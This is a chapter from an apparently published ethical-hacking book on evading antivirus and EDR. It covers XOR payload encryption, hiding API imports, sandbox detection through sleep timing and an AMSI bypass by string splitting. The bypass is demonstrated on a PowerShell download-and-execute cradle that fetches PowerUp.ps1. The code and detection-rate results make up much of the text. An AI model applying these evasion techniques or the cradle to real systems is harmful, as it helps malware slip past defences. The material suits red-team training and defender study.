8

Navigating the Antivirus Labyrinth – a Game of Cat and Mouse

At the time of writing, antivirus software employs various techniques to determine whether a file contains harmful code. These methods encompass static detection, dynamic analysis, and behavioral analysis for more sophisticated **endpoint detection and response** (**EDR**) systems. In this chapter, you will elevate your malware development expertise by mastering techniques that can bypass AV/EDR systems.

In this chapter, we're going to cover the following main topics:

- Understanding the mechanics of antivirus engines
- Evasion static detection
- Evasion dynamic analysis
- Circumventing the **Antimalware Scan Interface** (**AMSI**)
- Advanced evasion techniques

Technical requirements

For this chapter, you will need the Kali Linux (**https://kali.org**) and Parrot Security OS (**https://www.parrotsec.org/**) virtual machines for development and demonstration purposes, as well as Windows 10 (**https://www.microsoft.com/en-us/software-download/windows10ISO**), which will act as the victim's machine.

In terms of compiling our examples, I'm using MinGW (**https://www.mingw-w64.org/**) for Linux, which can be installed by running the following command:

```
$ sudo apt install mingw-*
```

Although we'll be using the standard Microsoft Windows Defender antivirus in this chapter, in theory, these methods also work when it comes to bypassing other security solutions.

Understanding the mechanics of antivirus engines

When looking for dangerous software, security solutions use a variety of different techniques. It is essential to understand the methods that are employed by various security solutions to identify malicious software or to categorize it as such.

Static detection

A **static detection** technique is a basic form of antivirus detection that relies on the predefined signatures of malicious files. A **signature** is a collection of bytes or strings that are contained within malicious software and serve to make it obvious to identify. It is also possible to specify other requirements, such as the names of variables and functions that are imported. After a program has been scanned by the security solution, it will attempt to match it to a compilation of known rules.

These rules have to be pre-built and pushed to the security solution. YARA is one tool that's used by security vendors to build detection rules.

It isn't difficult to avoid signature detection, but doing so can take a lot of time. It is essential that any values in the virus that could be used to specifically identify the implementation not be hard-coded into the program. The code that's provided throughout this chapter attempts to avoid hardcoding values that could be hard-coded and fetches or calculates the values dynamically instead.

Heuristic detection

Heuristic detection was developed to discover suspicious traits that are present in unknown, new, and updated versions of existing malware. This was the result of the fact that signature detection methods can be readily bypassed by making small adjustments to a malicious file. Two possible components can be included in heuristic models, depending on the security solution that's being implemented:

- Decompiling the suspicious software and comparing code fragments to known malware that are already known and stored in the heuristic database are both activities that are included in the process of static heuristic analysis. A flag is raised if a particular proportion of the program's source code corresponds to any of the entries in the heuristic database.
- A virtual environment, sometimes known as a **sandbox**, is created for the software, and the security solution examines it to determine whether it exhibits any behavior that warrants suspicion.

Dynamic heuristic analysis

Sandbox detection analyzes the dynamic behavior of a file by executing it in a sandboxed environment. The security solution will monitor the file's execution for suspicious or malevolent behavior. For example, allocating memory is not in and of itself a harmful action; nevertheless, the act of allocating memory, connecting to the internet to retrieve shellcode, writing the shellcode to memory, and then executing it in that order is considered to be malicious conduct.

Behavior analysis

Once the malware starts operating, security solutions will continue to keep an eye on the process that is currently running, looking for any strange behavior. The security solution will look for suspicious indicators, such as the installation of a **dynamic link library** (**DLL**), the invocation of a specific Windows **application programming interface** (**API**), and the establishment of an internet connection. Upon identifying the behaviors that are deemed to be suspicious, the security solution will carry out a memory scan of the running process. If it's determined that the process is malicious, it's terminated.

Certain actions may promptly terminate the process without a memory scan being performed. For instance, if malware injects code into `notepad.exe` and connects to the internet, the process will likely be terminated promptly due to the high probability that this is malicious activity.

Evasion static detection

Signature detection is simple to circumvent but time-consuming. It is essential to avoid hardcoding values that can be used to uniquely identify the implementation into malware. As mentioned earlier, the code that will be presented throughout this chapter dynamically retrieves or calculates the values.

Practical example

Let's learn how to circumvent Microsoft Defender's static analysis engine using XOR encryption and function call obfuscation tricks. At this stage, the payload is simply a pop-up `Hello World` message box. Therefore, we will place particular emphasis on static/signature evasion.

To encrypt the `hello.bin` payload and obfuscate functions, we can use the following Python script:

```
import sys
import os
import hashlib
import string
## XOR function to encrypt data
def xor(data, key):
    key = str(key)
    l = len(key)
    output_str = ""
    for i in range(len(data)):
        current = data[i]
        current_key = key[i % len(key)]
        ordd = lambda x: x if isinstance(x, int) else ord(x)
        output_str += chr(ordd(current) ^ ord(current_key))
    return output_str
## encrypting
def xor_encrypt(data, key):
    ciphertext = xor(data, key)
    ciphertext = '{ 0x' + ', 0x'.join(hex(ord(x))[2:] for x in ciphertext) + ' };'
    print (ciphertext)
    return ciphertext, key
## key for encrypt/decrypt
```

```
my_secret_key = "secret"
plaintext = open("./hello.bin", "rb").read()
ciphertext, p_key = xor_encrypt(plaintext, my_secret_key)
```

What is **function call obfuscation**? Why do malware developers and red teamers need to learn it? Let's consider our **hack1.exe** file (**https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter02/01-traditional-injection/hack1.c**) from ***Chapter 2*** in VirusTotal (**https://www.virustotal.com/gui/file/f6a3b41e8cf54190ac35b1ed1dee3cec06d6065270a2871d14ab42bfd09d1e67/detection**) and navigate to the **Details** tab:



```
Imports
— KERNEL32.dll
    CreateThread
    DeleteCriticalSection
    EnterCriticalSection
    GetLastError
    InitializeCriticalSection
    LeaveCriticalSection
    SetUnhandledExceptionFilter
    Sleep
    TlsGetValue
    VirtualAlloc
    VirtualProtect
    VirtualQuery
    WaitForSingleObject
```

Figure 8.1 – Malicious strings in our malware

External functions are typically used by all PE modules, such as **.exe** and **.dll** files. So, when it runs, it will call all of the functions that are implemented in external DLLs, at which point they will be mapped into process memory and made available to the process code.

The antivirus industry analyzes the majority of external DLLs and functions used by malware. It can help determine whether this binary is malicious or not. So, the antivirus engine examines a PE file on disk by looking at its import address.

So, as malware developers, what can we do about this? This is where function call obfuscation comes into play. Function call obfuscation is a technique for hiding your DLLs and external functions that will be called during runtime. To do this, we can use the standard **GetModuleHandle** and **GetProcAddress** Windows API functions. The former yields a handler for a certain DLL, and the latter allows you to obtain the memory location of the function you require, which is exported from that DLL.

Let's look at an example. Assume your program has to call a function called **Meow**, which is exported in a DLL named **cat.dll**. First, you must call **GetModuleHandle**, after which you must call **GetProcAddress** with an argument of the **Meow** function. You will receive the address of that function, as shown here:

```
hack = GetProcAddress(GetModuleHandle("cat.dll"), "Meow");
```


So, what's critical here? When you compile your code, the compiler will not include **cat.dll** in the import address table. As a result, the antivirus engine will be unable to detect this during static analysis.

Let's examine how we can apply this trick practically. Let's examine the malware example: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter08/01-evasion-static-xor/hack.c.

Compile our PoC source code:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sect
```

On the attacker's Kali Linux machine, it looks like this:




```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter08/01-evasion-static-xor]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter08/01-evasion-static-xor]
└─$ ls -lt
total 32
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Apr 15 06:30 hack.exe
```

Figure 8.2 – Compiling our "malware"

Let's look at the import address table. Run the following command:

```
$ objdump -x -D hack.exe | less
```

On my Kali Linux machine, it looks like this:



```
DLL Name: KERNEL32.dll
vma:  Hint/Ord Member-Name Bound-To
82c0      250  CreateThread
82d0      281  DeleteCriticalSection
82e8      317  EnterCriticalSection
8300      628  GetLastError
8310      890  InitializeCriticalSection
832c      982  LeaveCriticalSection
8344     1391  SetUnhandledExceptionFilter
8362     1407  Sleep
836a     1442  TlsGetValue
8378     1483  VirtualAlloc
8388     1489  VirtualProtect
839a     1491  VirtualQuery
83aa     1500  WaitForSingleObject
```

Figure 8.3 – Import address table

As you can see, our software uses **KERNEL32.dll** and imports various functions, including **CreateThread**, **VirtualAlloc**, **VirtualProtect**, and **WaitForSingleObject**, all of which are used in our code.

IMPORTANT NOTE

Note that 40 of 70 antivirus engines detected our file as malicious.

Let's try to hide **VirtualAlloc**. First, we need to find a **VirtualAlloc** declaration. You can find it here: https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc.

Create a global variable called **VirtualAlloc**. Note that it must be a pointer called **pVirtualAlloc**. This variable will record the address of **VirtualAlloc**:

```
LPVOID (WINAPI * pVirtualAlloc)(LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType, DWORD flP
```


Now, we need to obtain this address by using **GetProcAddress** and replace the **VirtualAlloc** call to **pVirtualAlloc**:

```
pVirtualAlloc = GetProcAddress(GetModuleHandle("kernel32.dll"), "VirtualAlloc");
payload_mem = pVirtualAlloc(0, payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
```

Let's try to compile it. Again, look at the import address table:

```
$ objdump -x -D hack.exe | less
```

On my Kali Linux machine, it looks like this:




```
DLL Name: KERNEL32.dll
vma:  Hint/Ord Member-Name Bound-To
82d0      250  CreateThread
82e0      281  DeleteCriticalSection
82f8      317  EnterCriticalSection
8310      628  GetLastError
8320      649  GetModuleHandleA
8334      708  GetProcAddress
8346      890  InitializeCriticalSection
8362      982  LeaveCriticalSection
837a     1391  SetUnhandledExceptionFilter
8398     1407  Sleep
83a0     1442  TlsGetValue
83ae     1489  VirtualProtect
83c0     1491  VirtualQuery
83d0     1500  WaitForSingleObject
```

Figure 8.4 – New import address table (without VirtualAlloc)

As we can see, there is no **VirtualAlloc** in the import address table! It looks excellent! However, there is a caveat: when we try to remove all of the strings from our binary, we can see that the **VirtualAlloc** string is still present. Run the following command:

```
$ strings -n 8 hack2.exe | less
```

On my Kali Linux machine, it looks like this:



```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter08/01-evasion-static-xor]
└─$ strings -n 8 hack2.exe
!This program cannot be run in DOS mode.
UAWAVAUATWVSH
[^_A\A]A^A_]
 [^_]A\H
:MZuYHcB<H
AQAPRQVH1
AXAX^YZAXAYAZH
Hello, Packt!
kernel32.dll
VirtualAlloc
```

Figure 8.5 – Finding VirtualAlloc by using the string command

We've received this result because we used the string in cleartext when we called **GetProcAddress**. So, what can we do about this?

We can remove it. Let's utilize the XOR function to encrypt and decode strings. First, add the XOR method to the malware source code:

```
void deXOR(char *buffer, size_t bufferLength, char *key, size_t keyLength) {
  int keyIndex = 0;
  for (int i = 0; i < bufferLength; i++) {
    if (keyIndex == keyLength - 1) keyIndex = 0;
    buffer[i] = buffer[i] ^ key[keyIndex];
    keyIndex++;
  }
}
```

We'll need an encryption key and a string to accomplish this. So, let's add the **cVirtualAlloc** encrypted string and edit our code:

```
unsigned char cVirtualAlloc = {//encrypted string};
unsigned int cVirtualAllocLen = sizeof(cVirtualAlloc);
char secretKey[] = "secret";
```

Also, add XOR decryption logic for the payload and string. It looks like this:


```
deXOR(payload, sizeof(payload), secretKey, sizeof(secretKey));
deXOR(cVirtualAlloc, sizeof(cVirtualAlloc), secretKey, sizeof(secretKey));
pVirtualAlloc = GetProcAddress(GetModuleHandle("kernel32.dll"), cVirtualAlloc);
```

The full source code for our PoC can be found here: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter08/01-evasion-static-xor/hack3.c.

Let's see everything in action. Compile our PoC source code:

```
$ x86_64-w64-mingw32-g++ -O2 hack3.c -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-se
```

On the attacker's Kali Linux machine, it looks like this:




```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter08/01-evasion-static-xor]
└─$ x86_64-w64-mingw32-g++ -O2 hack3.c -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter08/01-evasion-static-xor]
└─$ ls -lt
total 72
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Apr 16 11:05 hack3.exe
```

Figure 8.6 – Compiling our “malware”

Then, execute it on the victim’s computer:

```
> .\hack3.exe
```

On a Windows 10 x64 machine, it looks like this:



```
PS C:\Users\user> cd Z:\packtpub\chapter08\01-evasion-static-xor\
PS Z:\packtpub\chapter08\01-evasion-static-xor> .\hack3.exe
PS Z:\packtpub\chapter08\01-evasion-static-xor> .\hack3.exe
```

Message
Hello world
OK
Windows Security
Virus & threat protection settings
View and update Virus & threat protection settings for Windows Defender Antivirus.
Real-time protection
Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.
On
Activate Windows
Go to Settings to activate Windows.


Figure 8.7 – Running our malware on a Windows 10 machine with Windows Defender turned on

This example demonstrates what happens when binaries are executed and Microsoft Defender’s response. Perfect!

Recheck the binary by running the following **strings** command. Then, execute it on the victim’s computer:

```
$ strings -n 8 hack3.exe | grep "Virtual"
```


On my Kali Linux machine, it looks like this:



```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter08/01-evasion-static-xor]
└─$ strings -n 8 hack3.exe | grep "Virtual"
  VirtualQuery failed for %d bytes at address %p
  VirtualProtect failed with code 0x%x
VirtualProtect
VirtualQuery
```

Figure 8.8 – No VirtualAlloc on strings

If we upload our sample to VirusTotal, we will find that only 14 out of 70 antivirus engines recognize it as malicious:



40/70 security vendors and no sandboxes flagged this file as malicious

f6a3b41e8cf54190ac35b1ed1dee3cec06d6065270a2871d14ab42bfd09d1e67
hack1.exe

Size 15.00 KB
Last Modification Date a moment ago

Figure 8.9 – VirusTotal result for our sample

You can find this file at **https://www.virustotal.com/gui/file/f6a3b41e8cf54190ac35b1ed1dee3cec06d6065270a2871d14ab42bfd09d1e67/detection**.

We can also use more advanced encryption algorithms, such as RC4 or AES, and apply function call obfuscation tricks to other functions.

I'll leave this as an exercise for you to undertake – you can find the solutions in this book's GitHub repository: **https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/tree/main/chapter08/01-evasion-static-xor**.

Evasion dynamic analysis

Automated and manual analysis have comparable attributes, notably their execution within a virtualized environment, which can be readily identified if it's not set or fortified well. The majority of sandbox/analysis detection techniques focus on examining particular aspects of the environment (such as limited resources and indicative device names) and artifacts (such as the existence of specific files and registry entries).

Malware creators often employ various techniques to evade dynamic analysis by security researchers and automated sandboxes. Dynamic analysis involves executing malware in a controlled environment to observe its behavior. Malware evasion techniques aim to detect the presence of analysis tools or virtual environments and alter the malware's behavior accordingly.

Malware might introduce delays or sleep periods before initiating malicious activities. This helps it evade detection as automated analysis systems often have time constraints.


Practical example

Let's look at some simple PoC code in C that demonstrates the logic of sleep and delay tactics: **https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter08/02-evasion-dynamic/hack.c**.

Let's see everything in action. Compile our PoC code on the machine of the attacker (Kali Linux x64 or Parrot Security OS):

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sect
```

On the attacker's Kali Linux machine, it looks like this:




```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter08/02-evasion-dynamic]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lpsapi
In file included from hack.c:8:
/usr/share/mingw-w64/include/winternl.h:1130:14: warning: 'void RtlUnwind(PVOID, PVOID, PEXCEPTION_RECORD, PVOID)' redeclared without dllimport attribute: previous dllimport ignored [-Wattributes]
 1130 |   VOID NTAPI RtlUnwind (PVOID TargetFrame,PVOID TargetIp,PEXCEPTION_RECORD ExceptionRecord,PVOID ReturnValue);
      |              ^~~~~~~~~

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter08/02-evasion-dynamic]
└─$ ls -lt
total 44
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Apr 15 21:54 hack.exe
```

Figure 8.10 – Compiling our PoC code

Then, on the victim's machine (Windows 10 x64, in my case), run the following command:

```
> .\hack.exe
```

Here's the result:



```
PS Z:\packtpub\chapter06\03-time-based> .\hack.exe
Actual sleep time: 1047 milliseconds
Possibly a virtual machine.
```

Figure 8.11 – Running hack.exe

Our logic has worked, and the virtual machine (it could be a sandbox) has been detected.

Circumventing the Antimalware Scan Interface (AMSI)

A collection of Windows APIs known as the AMSI allows you to integrate any application with an antivirus product (assuming that the product functions as an AMSI provider). Naturally, Windows Defender functions as an AMSI provider, as do numerous third-party antivirus solutions.

AMSI functions as an intermediary that connects an application and an antivirus engine. Consider PowerShell as an example: before execution, PowerShell will submit any code that a user attempts to execute to AMSI. AMSI will generate a report if the antivirus engine identifies the content as malicious, preventing PowerShell from executing the code. This resolves the issue of script-based malware that operates exclusively in memory and never accesses the disk.

To provide an AMSI instance, an application is required to load **amsi.dll** into its address space and invoke a sequence of AMSI APIs that are exported from that DLL. By tying PowerShell to a tool such as APIMonitor, we can observe which APIs it invokes.


Practical example

The two predominant techniques that are employed for bypassing the AMSI are obfuscation and patching the **`amsi.dll`** module in memory. We will consider the first option in this chapter.

Let's say we want to run the following command:

```
$ iex ((New-Object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/PowerSh
```

This is what the victim's machine will output:



```
PS C:\Users\user> iex ((New-Object System.Net.WebClient).DownloadString("https://ra
w.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1"))
At line:1 char:1
+ iex ((New-Object System.Net.WebClient).DownloadString("https://raw.gi ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus
software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordExcep
   tion
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\user> _
```


Figure 8.12 – Trying to download a malicious script and run it

As we can see, individuals who possess expertise in penetration testing within **Active Directory** (**AD**) networks commonly encounter this problem throughout a multitude of publicly recognized scripts.

How does AMSI work exactly? A string-based detection approach is employed to identify commands that are deemed *dangerous* and scripts that may have malicious intent.

So, how can we bypass it?

We can evade string-based detection mechanisms by just avoiding the direct usage of the prohibited string. There are several ways to implement a prohibited string without direct utilization. For example, by employing a string division technique, it is possible to deceive the AMSI and successfully execute a string that has been prohibited:



```
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS Z:\packtpub\chapter08> $banned = "iex (New-Object System.Net.WebClient).Download
String('https://raw.githubuserconten'" + "t.com/Powe" + "rShel" + "lMaf" + "ia/Powe
rSpl" + "oit/maste" + "r/Privesc/Pow" + "erU" + "p.ps1')"
PS Z:\packtpub\chapter08> $banned
iex (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent'
t.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1')
PS Z:\packtpub\chapter08> _
```

Figure 8.13 – String division technique

This approach is widely used in the context of obfuscation.

Advanced evasion techniques

Let's look at a more advanced bypass method: **system calls** (**syscalls**).

Syscalls

Windows syscalls let programs talk to the operating system and ask for specific services, such as reading or writing to a file, starting a new process, or assigning memory. Remember that when you call a WinAPI function, syscalls are the APIs that run the tasks. For example, when the **`VirtualAlloc`** or **`VirtualAllocEx`** WinAPI calls are called, **`NtAllocateVirtualMemory`** starts running. Then, this syscall sends the user-supplied arguments from the previous function call to the Windows kernel, does what was asked of it, and then sends the result back to the program.

The error code is shown in the **`NTSTATUS`** value that all syscalls return. If the syscall is successful, it returns a status code of **`0`**, which means that the action was successful.

Microsoft hasn't written documentation for most syscalls, so syscall modules will use the following reference from ReactOS NTDLL: https://doxygen.reactos.org/dir_a7ad942ac829d916497d820c4a26c555.html.


A lot of syscalls are processed and sent out from the **`ntdll.dll`** DLL.

Using syscalls gives you low-level access to the operating system, which can be helpful when you need to do things that normal WinAPIs don't let you do or that are harder to do.

Besides that, syscalls can be used to get around host-based security measures.

Syscall ID

There's a unique number for each syscall. This number is called the syscall ID or system service number. Let's look at an example. When we use the x64dbg debugger to open **`notepad.exe`**, we can see that the **`NtAllocateMemory`** syscall has an ID of **`18`**:

